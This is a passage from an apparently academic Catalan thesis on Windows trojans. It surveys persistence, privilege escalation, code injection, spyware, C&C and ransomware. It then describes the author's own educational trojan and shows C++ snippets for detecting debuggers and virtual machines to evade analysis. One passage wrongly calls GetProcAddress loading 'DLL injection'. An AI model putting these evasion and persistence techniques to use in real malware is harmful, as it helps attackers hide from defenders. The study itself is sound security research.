Els atacants utilitzen els registres de *Windows* per mantenir l'accés a un sistema infectat, fins i tot després de reinicis o canvis en les credencials. Però, què són exactament els registres de *Windows*? Podríem definir-los com una base de dades que conté informació de configuració, organitzada en una estructura arbòria molt similar al sistema de fitxers de *Windows* [23].

Per aconseguir la persistència del *malware* es modifiquen les claus específiques del registre que controlen aspectes com ara l'arrencada del sistema, la configuració dels usuaris i la configuració de l'equip.

Les claus de registre *Run* i *RunOnce* en *Windows* són utilitzades per executar programes cada vegada que un usuari inicia sessió. La clau *Run* executa l'ordre en cada inici de sessió, mentre que *RunOnce* elimina la clau del registre un cop executada l'ordre. Existeixen quatre claus principals *Run* i *RunOnce* en el registre de *Windows* [24]:

- *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run*
- *HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce*
- *HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run*
- *HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce*

Aquestes claus poden ser utilitzades pel *malware* per forçar l'execució del seu codi maliciós en cada inici de sessió de l'usuari, afegint referències als seus arxius maliciosos dins d'aquestes claus de registre.

5.2.2. Crear tasques programables

Les tasques programables permeten als usuaris i al sistema configurar *scripts* o programes perquè s'executin en moments específics, o en determinades condicions.

Els troians poden fer ús de l'Administrador de Tasques de *Windows* per a l'execució inicial o recurrent de *malware,* a través de tasques programades. Hi ha dues maneres d'accedir a l'Administrador de Tasques i crear noves tasques: directament des de la línia de comandes mitjançant *schtasks.exe,* o accedint-hi a través de la interfície gràfica d'usuari en la secció d'Eines d'Administració del panell de control. Un atacant pot programar l'execució de programes durant l'arrencada del sistema o de manera periòdica per mantenir la persistència del *malware*.




Figura 3: Llista de tasques programades en el sistema

5.3 Elevació de privilegis

Els troians, en moltes ocasions, busquen elevar els seus privilegis dins d'un sistema amb l'objectiu de dur a terme accions més perjudicials. Aquest augment de privilegis els permet accedir a àrees del sistema a les quals normalment no hi poden accedir, la qual cosa facilita l'execució d'operacions com ara la modificació d'arxius del sistema i la instal·lació de *software* addicional. En obtenir nivells de privilegi més alts, un troià pot tenir un control gairebé total sobre el sistema. Normalment, solen aprofitar-se de vulnerabilitats del sistema o d'arxius mal configurats. A continuació, veurem tècniques més específiques per elevar privilegis.

5.3.1. Manipulació de *tokens* d'accés

Els *tokens* d'accés a sistemes *Windows* són objectes que representen la identitat d'un usuari o procés dins del sistema. Aquests *tokens* contenen informació sobre la identitat de l'usuari o procés, com ara el nom d'usuari, el grup al qual pertany i els privilegis que té. La tècnica de manipulació dels *tokens* d'accés consisteix a enganyar el sistema perquè cregui que el procés en execució pertany a algú altre que no és l'usuari que va iniciar el procés, donant a aquest procés els permisos d'aquest altre usuari. Hi ha tres mètodes principals per aconseguir la manipulació de *tokens* d'accés [25]:

- Duplicar un *token* d'accés amb la funció *DuplicateToken(Ex)* de *Windows* i després utilitzar les funcions *ImpersonateLoggedOnUser()* o *SetThreadToken()* per assignar el *token* d'impersonació a un fil d'execució.

- Crear un nou procés amb un *token* d'impersonació usant *DuplicateToken(Ex)* juntament amb la funció *CreateProcessWithTokenW()*.

- Utilitzar nom d'usuari i contrasenya per crear un *token* mitjançant la funció *LogonUser()*, on l'atacant posseeix un nom d'usuari i una contrasenya, crea una sessió d'inici de sessió sense iniciar-la realment, obté el nou *token* i utilitza *SetThreadToken()* per assignar-lo a un fil.

5.3.2. Elusió del Control de Comptes d'Usuari (*UAC*)

El Control de comptes d'usuari (*UAC*) és una característica de seguretat de *Windows* que té com a objectiu principal protegir el sistema de possibles danys i modificacions. El seu funcionament és senzill: cada vegada que l'usuari vulgui utilitzar o fer alguna acció que requereixi més permisos, apareixerà un quadre demanant confirmar aquesta acció:




Figura 4: Finestra emergent de la *UAC* sol·licitant permisos d'administrador

D'aquesta manera, només es durà a terme l'acció que requereix privilegis elevats si l'usuari confirma la finestra emergent, prevenint que qualsevol *malware* pugui realitzar canvis al sistema.

No obstant això, hi ha tècniques utilitzades per diversos *malware* que els permeten eludir aquesta protecció per obtenir privilegis elevats sense que l'usuari en sigui conscient.

5.4 Injecció de codi

Una de les tècniques preferides pels troians, i també per alguns *malware*, és la d'injecció de codi. És una tècnica que es basa a inserir codi maliciós en una aplicació o sistema informàtic, dins d'una aplicació legítima, de forma que dificulta que els antivirus puguin detectar-la. A continuació veurem quines són les injeccions més comunes utilitzades pels troians.

5.4.1 *DLL Injection*

La injecció *DLL* és una tècnica utilitzada en programació i en el desenvolupament de *malware* que consisteix a carregar una biblioteca de vincles dinàmics (*DLL*) en l'espai d'adreces d'un procés en execució. Això es fa generalment sense el permís o el coneixement del procés amfitrió. Aquesta tècnica pot ser utilitzada per estendre o alterar el

comportament d'un programa existent, i en el cas del *malware*, per a realitzar funcions malicioses sense ser detectat, afegint una *DLL* maliciosa a un procés.

5.4.2 *Atom Bombing*

Aquesta tècnica d'injecció de processos en sistemes *Windows* és particularment sofisticada per la seva capacitat d'evitar la detecció. *Atom Bombing* utilitza les taules d'àtoms de *Windows*, una característica del sistema operatiu dissenyada per a l'emmagatzematge i el compartiment de petites quantitats de dades, per a escriure codi maliciós en la memòria d'un altre procés [26]. El que la fa especialment enganyosa és que aquest mètode no requereix l'ús de funcions de *Windows* tradicionalment monitorades per a la detecció de *malware*.

5.4.3 *Process Hollowing*

Aquesta tècnica implica la creació d'un procés legítim en estat suspès, com pot ser un procés de sistema o un aplicatiu comú. Un cop creat, el contingut intern d'aquest procés es buida i es substitueix amb codi maliciós. Aquest codi és llavors executat quan el procés es reanuda [26]. La utilitat d'aquest mètode per als atacants recau en la seva capacitat de camuflar el codi maliciós dins d'un procés que aparenta ser legítim.

5.4.4. *Webinject*

Els *Webinjects* són mòduls o paquets utilitzats en *malware* bancari que, típicament, injecten codi *HTML* o *JavaScript* en el contingut abans que aquest sigui renderitzat en un navegador web [27]. Aquestes injeccions en concret, no busquen executar codi maliciós en un procés, sinó alterar el contingut que l'usuari veu en el seu navegador, en contraposició al que realment envia el servidor. Per exemple, poden afegir o eliminar camps de text i altres elements de la interfície gràfica d'usuari. Aquestes accions malicioses poden incloure la redirecció de l'usuari a llocs web fraudulents o la recopilació de dades delicades com ara informació d'inici de sessió i dades de targetes de crèdit, afegint per exemple un camp de text maliciós on es demani a l'usuari dades de caràcter més confidencial.

5.5 *Spyware*

És comú que els troians incorporin tècniques d'espionatge, això els permet recol·lectar informació delicada de l'usuari. Els troians poden registrar pulsacions de tecles, capturar dades de formularis web, així com capturar la pantalla. A continuació veurem algunes de les tècniques *spyware* més comunes.

5.5.1 *Keylogger*

Els *keylogger* són una forma de *malware* que s'utilitza per registrar les pulsacions de tecles en un dispositiu. Els atacants utilitzen *keyloggers* per capturar informació delicada, com ara contrasenyes, números de targetes de crèdit, entre d'altres. A continuació, es detalla com els *keyloggers* funcionen i com els utilitzen els atacants:

- **Registre de pulsacions de tecles**: Una vegada instal·lat, el *keylogger* comença a registrar totes les pulsacions de tecles que es fan al dispositiu. Això inclou tot

allò que l'usuari escriu, des de les cerques a internet fins a les contrasenyes i els números de targetes de crèdit.

- **Transmissió de dades**: Els *keyloggers* emmagatzemen les dades registrades en fitxers que després es transmeten a l'atacant. Això es pot dur a terme de diverses maneres: alguns *keyloggers* envien les dades per correu electrònic a l'atacant, mentre que altres les pugen a un lloc web, una base de dades o les transmeten al servidor. En el cas dels *keyloggers* basats en maquinari, les dades es poden emmagatzemar al dispositiu fins que l'atacant les recupera físicament.

5.5.2 Captures de pantalla

Una de les capacitats d'alguns troians és la de realitzar captures de pantalla, la qual cosa els permet registrar visualment l'activitat de l'usuari al dispositiu. Aquestes captures de pantalla poden ser utilitzades per recopilar informació confidencial, com ara contrasenyes, dades bancàries o converses privades. Per exemple, s'han detectat troians bancaris que capturen la pantalla de l'usuari mentre aquest s'autentica per accedir al compte bancari.

5.6 Servidors *command and control (C&C)*

Els servidors de *command and control* (*C&C*) són components clau per als troians i s'utilitzen per a controlar els que s'han instal·lat en els sistemes infectats. Funcionen com a centres de comandament des d'on un atacant pot enviar ordres als dispositius i rebre dades sobre aquests. Això permet als atacants controlar una gran quantitat d'ordinadors infectats simultàniament, coneguts com a *botnets*.

Les *botnets* són xarxes de dispositius infectats amb *malware* que es poden controlar de manera remota. El propietari de la *botnet* pot utilitzar aquests dispositius per a realitzar diverses activitats malicioses, com podrien ser:

- **Atacs de denegació de servei (*DDoS*):** En un atac *DDoS*, la *botnet* s'utilitza per a inundar un servidor o infraestructura web amb un volum massiu de tràfic, amb l'objectiu de sobrecarregar els recursos i fer que el servei sigui inaccesible als usuaris legítims. Els dispositius infectats de la *botnet* envien peticions simultànies al servidor objectiu.

- **Enviament d'*spam*:** Poden convertir els dispositius infectats en *botnets zombies* que envien grans quantitats de correu no desitjat. Aquests correus poden contenir publicitat no sol·licitada, enllaços a llocs web maliciosos, o fins i tot programes de *malware* inclosos en els arxius adjunts.

5.7 *Ransomware*

Una altra de les tècniques dels troians és representada pels *ransomware*. Aquests són programes maliciosos dissenyats per a xifrar els fitxers de l'usuari o impedir l'accés al sistema operatiu. Un cop s'ha realitzat el xifratge o el bloqueig, els ciberdelinqüents sol·liciten un rescat a les víctimes a canvi de proporcionar la clau de desxifratge o

restablir l'accés. Aquest tipus de *malware* és especialment perillós, donat que pot afectar a dades importants.

Algunes de les tècniques de xifratge [28] utilitzades en el *ransomware* són:

- **Xifratge simètric:** Algunes variants més antigues de *ransomware* utilitzen únicament xifratge *AES*, que és ràpid i eficaç per a fitxers grans, però la clau de desxifratge acostuma a estar emmagatzemada al disc, la qual cosa pot permetre que els investigadors desenvolupin eines per a desxifrar els fitxers afectats.

- **Xifratge asimètric del client:** Aquest mètode fa servir un parell de claus *RSA*, on tots els fitxers són xifrats amb la clau pública, i la privada s'envia a un servidor. Aquest tipus de xifratge és lent per a fitxers grans i requereix connexió a internet per a emmagatzemar la clau privada de manera segura.

- **Xifratge asimètric del servidor:** En aquest cas, el servidor genera el parell de claus *RSA* i la clau pública s'afegeix al *ransomware*. Tot i que això pot facilitar que els investigadors obtinguin la clau privada i l'ofereixin a les víctimes, si algú paga el rescat, tots podrien recuperar els seus fitxers.

- **Xifratge híbrid:** La majoria dels *ransomwares* moderns utilitzen una combinació de xifratge simètric i asimètric. El *ransomware* i el servidor genera els seus propis parells de claus *RSA*, i tots els fitxers són xifrats amb *AES*, que alhora són xifrats amb la clau pública *RSA* del client. Això permet el xifratge sense necessitat de connexió a internet, només per al desxifratge

6. Desenvolupament del troià

Després d'una anàlisi exhaustiva sobre com funcionen la majoria dels troians i quines tècniques utilitzen, es planteja la següent pregunta: Quina és la millor forma d'entendre com funcionen en la pràctica? A continuació, es dóna resposta a aquesta pregunta a través de la creació d'un troià que permeti replicar algunes de les tècniques analitzades, observant així com interactua amb el sistema. Una creació sempre enfocada a fins ètics, que permeti saber com fer front a un perill cada vegada més present en la societat hiperconnectada actual.

Aquest troià està pensat per operar en sistemes operatius *Windows*. Per al seu desenvolupament s'ha triat un llenguatge de programació de més baix nivell (*C++),* per poder tenir més accés al sistema operatiu, gràcies a l'*API* de *Windows* [29] que, com podrem comprovar més endavant, ens ajudarà a realitzar la majoria de les tècniques implementades.

El troià es composa per 4 entitats:

- *Loader*
- *Payload* (càrrega maliciosa)
- Servidor *command and control (C&C)*
- *Dashboard* de l'atacant

En primer lloc, trobem el ***loader***, que serà l'encarregat de fer servir tècniques d'evasió per evitar ser detectat, tècniques de persistència perquè se segueixi executant al sistema una vegada el sistema s'ha apagat o reiniciat, tècniques per elevar privilegis per tenir accés complet al sistema, per finalment executar una injecció de codi en un procés, en concret una injecció *DLL*, que s'explicarà en detall més endavant. Aquesta *DLL* maliciosa s'obtindrà d'un servidor *command and control (C&C).*

Tot seguit trobem el ***payload*** (càrrega maliciosa). En aquest cas, és un fitxer *DLL* (aquests tipus de fitxers s'explicaran en detall més endavant), que posarà en pràctica diferents operacions malicioses, des de tècniques de *spyware*, com ara *keylogger* (registrador de tecles) i captures de pantalla, fins al xifrat de fitxers. Aquesta *DLL* està desenvolupada perquè enviï peticions al servidor cada cert temps (*polling*), és a dir, no tindrem una connexió directa.

El troià necessitarà rebre instruccions, per exemple, si un atacant vol encriptar una determinada màquina o si vol que executi una instrucció concreta. Per aquesta raó, s'ha creat un servidor ***command and control (C&C)*** per poder tenir una connexió amb les màquines víctimes. Aquests servidors tenen un paper molt important, ja que són els encarregats de controlar i gestionar les màquines infectades. Aquest servidor ha estat desenvolupat amb *FASTAPI*, un *framework* de *Python*.

Finalment, trobem el ***dashboard*** web, creat amb *HTML*, *CSS* i *JavaScript*. Aquest *dashboard* serà el que permetrà a l'atacant poder dirigir a les màquines víctimes. L'atacant tindrà la capacitat de poder veure totes les màquines infectades i triar-ne les accions malicioses des d'una interfície gràfica.

Per oferir una visió general de com funciona el troià, a continuació s'inclou un diagrama. Aquest diagrama vol reflectir com es relacionen i interactuen aquests components, proporcionant una imatge més clara del funcionament:




Figura 5: Diagrama seqüencial de la infecció

6.1 Vector d'infecció

Els troians utilitzen diferents tècniques per infectar un sistema, com ara correus electrònics enganyosos amb un arxiu maliciós adjunt, o simplement aprofiten falles de seguretat per infectar el sistema. Però sens dubte, una de les més usades és mitjançant *software* que aparentment sembla legítim. La víctima executa aquest *software* pensant que no implica cap perill, però, en obrir aquest arxiu, el troià s'allibera com si fossin els guerrers del famós cavall de Troia.

El vector d'infecció serà el següent: un usuari està navegant per internet i accedeix a una web. Aquesta web sol·licita que s'instal·li un *plugin* per poder accedir al contingut.

Aquesta pàgina web proporciona l'"instal·lador", i l'usuari innocentment l'obre per poder descarregar el *plugin*.




Figura 6: Pàgina web sol·licitant l'instal·lació del *plugin*

La víctima obre l'instal·lador i, poc després, apareix un error indicant que no s'ha pogut instal·lar el *plugin*.

En aquest punt, l'usuari probablement pensa que hi ha d'haver algun error al sistema que fa que no pugui dur a terme la instal·lació del *plugin*. Però el troià ja està operant i, el pitjor de tot, és la facilitat amb la qual ha aconseguit enganyar l'usuari.

6.2 Tècniques d'evasió

Un aspecte clau del disseny d'aquest troià és la seva capacitat d'evadir deteccions i anàlisis, fet que li permet:

- **Detectar entorns virtualitzats:** El troià pot identificar si està operant dins d'un entorn virtualitzat. Això permet modificar el comportament en aquests entorns, la qual cosa és crucial per evitar anàlisis i deteccions en entorns de prova o investigació. Per exemple, es podria abstenir d'executar certes operacions o alterar el comportament en ambients virtualitzats.

- **Detectar la depuració**: L'habilitat del troià per detectar si està sent depurat és essencial per eludir anàlisis forenses i eines d'enginyeria inversa. Aquesta capacitat permet ocultar les seves veritables funcionalitats i mecanismes interns dels investigadors de seguretat, ajustant el seu comportament en presència d'eines de depuració.

6.2.1 Detecció de depuradors amb *NtQueryInformationProcess()*

Posem-nos ara en la situació següent: el troià que s'ha desenvolupat ha caigut en mans d'un analista de *malware* que es disposa a fer una anàlisi. Per a portar-la a terme, aquest analista utilitza *x64dbg*, un depurador binari de codi obert per a *Windows*, utilitzat principalment per a l'anàlisi de *malware* i l'enginyeria inversa. Si ens situem en una perspectiva d'atacant, ens interessaria poder detectar si el nostre codi és depurat, donat que significaria que el seu comportament està sent analitzat. Per poder detectar que s'està depurant, el troià utilitza principalment la funció de l'*API* de *Windows NtQueryInformationProcess(),* que té la següent estructura:

```
__kernel_entry NTSTATUS NtQueryInformationProcess(
  [in]            HANDLE           ProcessHandle,
  [in]            PROCESSINFOCLASS ProcessInformationClass,
  [out]           PVOID            ProcessInformation,
  [in]            ULONG            ProcessInformationLength,
  [out, optional] PULONG           ReturnLength
);
```

Figura 7: Estructura de *NtQueryInformationProcess()*. Font: https://learn.microsoft.com/en-us/windows/win32/api/winternl/nf-winternl-ntqueryinformationprocess

Si consultem la documentació de la funció *NtQueryInformationProcess()* de *Windows*, trobem que es pot utilitzar per obtenir informació sobre un procés específic. Un dels usos d'aquesta funció és per determinar si un procés està sent depurat. Per fer-ho, fem servir un identificador especial anomenat *ProcessDebugPort*, que correspon al valor 7. Aquesta funció verifica el port de depuració del procés. Si *NtQueryInformationProcess()* ens retorna un valor que no és zero quan s'usa aquest identificador, això indica que el procés en qüestió està sota depuració. En altres paraules, un valor diferent de zero ens diu que un depurador està connectat al procés.

La funció *NtQueryInformationProcess()* és una part de les *APIs* internes de *Windows*, conegudes com a *Native API*. Aquestes funcions es proporcionen a través de la biblioteca *ntdll.dll*, que conté serveis que els components del sistema operatiu utilitzen per realitzar certes tasques. El fet que aquesta funció no sigui accessible directament a través de l'*API* de *Windows*, significa que els desenvolupadors que vulguin fer servir *NtQueryInformationProcess()* han de carregar-la dinàmicament des de *ntdll.dll*. Això es fa típicament mitjançant una tècnica anomenada *DLL injection*, on el codi d'un programa fa una crida a *LoadLibrary()* per carregar *ntdll.dll* i després *GetProcAddress()* per obtenir l'adreça de la funció *NtQueryInformationProcess()*:

```
ptrQueryProcInfo = (fnQueryProcInfo)GetProcAddress(GetModuleHandle(TEXT("NTDLL.DLL")), "NtQueryInformationProcess");
```

Figura 8: Guardant l'adreça de *NtQueryInformationProcess()*

Un cop s'ha obtingut l'adreça de la funció, el programa pot cridar *NtQueryInformationProcess()* directament, passant-li diversos arguments. Un d'aquests arguments és un indicador anomenat *ProcessDebugPort*, representat pel número 7, que instrueix la funció per retornar informació sobre el port de depuració del procés:

```
queryStatus = ptrQueryProcInfo(
    GetCurrentProcess(),
    ProcessDebugPortIndicator,
    &debugPortValue,
    sizeof(DWORD64),
    nullptr
);
```

Figura 9: Sol·licitant informació del port de depuració

En el context de la depuració, un port no es refereix a una connexió física sinó a un canal de comunicació lògic que el sistema operatiu utilitza per permetre que els depuradors es comuniquin amb els processos.

El valor que *NtQueryInformationProcess()* retorna es guarda en una variable, anomenada *debugPortValue*. Si el valor d'aquest és diferent de 0, significa que s'està depurant.

Tornant al principi, on situàvem l'analista de *malware* disposant-se a analitzar el nostre *malware*, veiem què passaria si l'obrís amb *x64dbg*:




Figura 10: Depuració detectada pel *malware*

Com podem observar, el *malware* ha detectat que està sent depurat i, per tant, alterarà el comportament per evitar l'anàlisi.

6.2.2 Detecció d'entorns virtualitzats amb les cadenes dels hipervisors

Els analistes de *malware* acostumen a utilitzar entorns virtualitzats o *sandbox*, amb l'objectiu de comptar amb un entorn segur on poder aplicar enginyeria inversa i analitzar el *malware*. D'aquesta manera, les accions malicioses que utilitza el *malware* mai no poden arribar a danyar un sistema real sinó, en tot cas, un sistema virtualitzat. Si ens situem en el punt de vista d'un atacant, a banda de detectar que el codi s'estigui depurant, també interessarà detectar si el *malware* està corrent en un sistema real o no.

Per aquesta raó, el mètode principal de detecció té a veure amb els hipervisors. Els hipervisors són programes que permeten executar sistemes operatius simultàniament en una sola màquina real, creant màquines virtuals (*VM*s), i sovint acostumen a deixar una signatura única dins del sistema. En identificar aquestes signatures com a cadenes específiques al registre de la *CPU*, es pot determinar la presència d'una màquina virtual. D'aquesta manera, si un *malware* detecta que s'està executant en una màquina virtual, podria produir contramesures per evitar la seva anàlisi. Per poder obtenir aquestes cadenes, s'ha agafat com a referència la informació continguda en una publicació de *VMWare* [30].

Alguns dels identificadors més comuns dels fabricants d'hipervisors són:

- ***VMware***: Els sistemes operatius que corren sobre *VMware* solen tenir identificadors com a "VMwareVMware".

- ***VirtualBox* (*Oracle*)**: Aquesta plataforma de virtualització sovint utilitza identificadors com a "VBoxVBoxVBox".

- ***Microsoft Hyper-V***: *Microsoft* té la seva pròpia solució de virtualització, i els identificadors poden incloure referències a *Hyper-V*.

- ***KVM (Kernel-based Virtual Machine)***: És un hipervisor de *Linux*, i podria identificar-se amb cadenes com a "KVMKVMKVM".

- ***Xen***: *U*n altre popular hipervisor, sol tenir identificadors com a "XenVMMXenVMM".

Per poder obtenir la informació del processador, podem fer servir la instrucció *__cpuid* [31].

Aquesta instrucció té dos arguments principals:

- Un *array* de quatre elements que representen els registres *EAX*, *EBX*, *ECX* i *EDX*. Aquest *array* és on es retornarà la informació del processador després de la crida *cpuid*.

- Un valor que es passa al registre *EAX* que indica a *__cpuid* quina informació específica se sol·licita sobre la *CPU*.

Quan es crida la instrucció *__cpuid* amb l'argument *01h*, els registres *EAX*, *EBX*, *ECX* i *EDX* s'ompliran amb informació sobre les propietats de la *CPU*. En aquest cas, EAX conté informació sobre la versió del processador, incloent la família de la *CPU* i el model. Aquest registre ens servirà per indicar quina informació específica se sol·licita sobre la *CPU*. El *bit* 31 del registre *ECX* (el més significatiu), s'utilitza per detectar la presència d'un hipervisor. Si aquest bit està activat, indica que el sistema operatiu s'està executant dins d'un entorn virtualitzat.

Per obtenir la cadena de caràcters que identifica l'hipervisor, cal realitzar una crida a *cpuid* amb l'argument *0x40000000h*, on els registres *EBX*, *ECX* i *EDX* proporcionaran segments de la cadena d'identificació de l'hipervisor.

```
void AcquireVendorIdentifier(char* vendorIdentifier, const int infoArray[4]) {
    memcpy(vendorIdentifier, &infoArray[1], 4);
    memcpy(vendorIdentifier + 4, &infoArray[2], 4);
    memcpy(vendorIdentifier + 8, &infoArray[3], 4);
    vendorIdentifier[12] = '\0';
}
```

Figura 11: Construcció de la cadena de l'hipervisor

Una vegada tenim la cadena de caràcters que representa l'hipervisor, la compararem amb una llista de cadenes que ja tenim, una per una, per veure si hi ha alguna coincidència.

Si s'executa el *malware* en una màquina virtual utilitzant *VMWare*:

```
---------------- VM Detection Start ----------------

CPUID Function 01h (Processor Info and Feature Bits):
  EAX: 657009
  EBX: 17041408
  ECX: -17157629
  EDX: 529267711

♦
Hypervisor was detected! Querying the vendor identification string...

The hypervisor vendor identification string is: "VMwareVMware"

Match found! This system is running under: VMwareVMware

Conclusion: This is a virtual machine.
```

Figura 12: Màquina virtual detectada pel *malware*

Podem comprovar que el *malware* ha detectat la màquina virtual correctament.

És una manera fiable de detectar si s'executa en una màquina virtual, però pot generar un fals negatiu. Per poder cobrir el màxim possible la detecció, es poden emprar altres mètodes que, encara que potser són menys efectius, també poden servir per detectar un entorn virtualitzat:

- **Mida dels dígits dels fitxers**: Algunes màquines virtuals generen noms de fitxers amb una quantitat tan gran de dígits, que pot arribar a ser estrany. Per detectar si és una màquina virtual, es podria analitzar el nom del fitxer executable fent una cerca en els dígits numèrics.

